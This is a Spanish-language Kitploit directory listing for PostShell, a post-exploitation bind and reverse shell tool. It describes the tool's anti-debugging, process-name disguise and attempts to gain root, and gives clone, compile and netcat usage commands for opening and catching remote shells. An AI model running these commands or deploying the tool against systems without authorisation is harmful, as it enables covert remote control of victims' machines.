

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
postshell — PostShell - Shell de enlace/conexión inversa para post-explotación | Kitploit

Herramientas/GitHubGitHub/rek7/postshell
Escalada de PrivilegiosGeneración de PayloadsMecanismos de PersistenciaShellcodePost-ExplotaciónComando y ControlRed TeamingAnti-Bot
GitHubrek7/postshell

postshell

PostShell - Shell de enlace/conexión inversa para post-explotación

Ver Repositorio
811948hace 7 añosRevisado por Kitploit
Compartir

PostShell

PostShell es un shell de post-explotación que incluye tanto un shell bind como un shell de conexión inversa. Crea un TTY completamente interactivo que permite el control de trabajos. El tamaño del stub es de aproximadamente 14 kb y se puede compilar en cualquier sistema similar a Unix.

Capturas de pantalla

Screenshot Banner e interacción con el shell después de iniciar una conexión.

¿Por qué no usar un shell Backconnect/Bind tradicional?

PostShell permite una post-explotación más fácil al hacer que el atacante dependa menos de dependencias como Python y Perl. También incorpora tanto un shell de conexión inversa como un shell bind, lo que significa que si un objetivo no permite conexiones salientes, un operador puede simplemente iniciar un shell bind y conectarse a la máquina de forma remota. PostShell es también significativamente menos sospechoso que un shell tradicional debido a que tanto el nombre de los procesos como los argumentos están ocultos.

Características

  • Anti-Debugging: si se detecta que ptrace está adjunto al shell, este saldrá.
  • Nombres de proceso/hilo ocultos: un nombre falso sobrescribe todos los argumentos del sistema y el nombre del archivo para que parezca un programa legítimo.
  • TTY: se crea un TTY que esencialmente permite el mismo uso de la máquina como si estuvieras conectado por SSH.
  • Shell Bind/Backconnect: se pueden crear tanto un shell bind como una conexión inversa.
  • Tamaño de stub pequeño: generalmente se genera un stub muy pequeño (<14 kb).
  • Se demoniza automáticamente
  • Intenta establecer GUID/UID en 0 (root)

Primeros pasos

  1. Descarga: git clone https://github.com/rek7/postshell
  2. Compilación: cd postshell && sh compile.sh Esto debería crear un binario llamado "stub", que es el malware.

Comandos

$ ./stub
Bind Shell Usage: ./stub port
Back Connect Usage: ./stub ip port
$

Ejemplo de uso

Conexión inversa:

$ ./stub 127.0.0.1 13377

Shell Bind:

$ ./stub 13377

Recibiendo una conexión con Netcat

Recibiendo una conexión inversa:

$ nc -vlp port

Conectando a un shell bind:

$ nc host port

TODO:

  • Añadir resolución de dominio
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    276

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





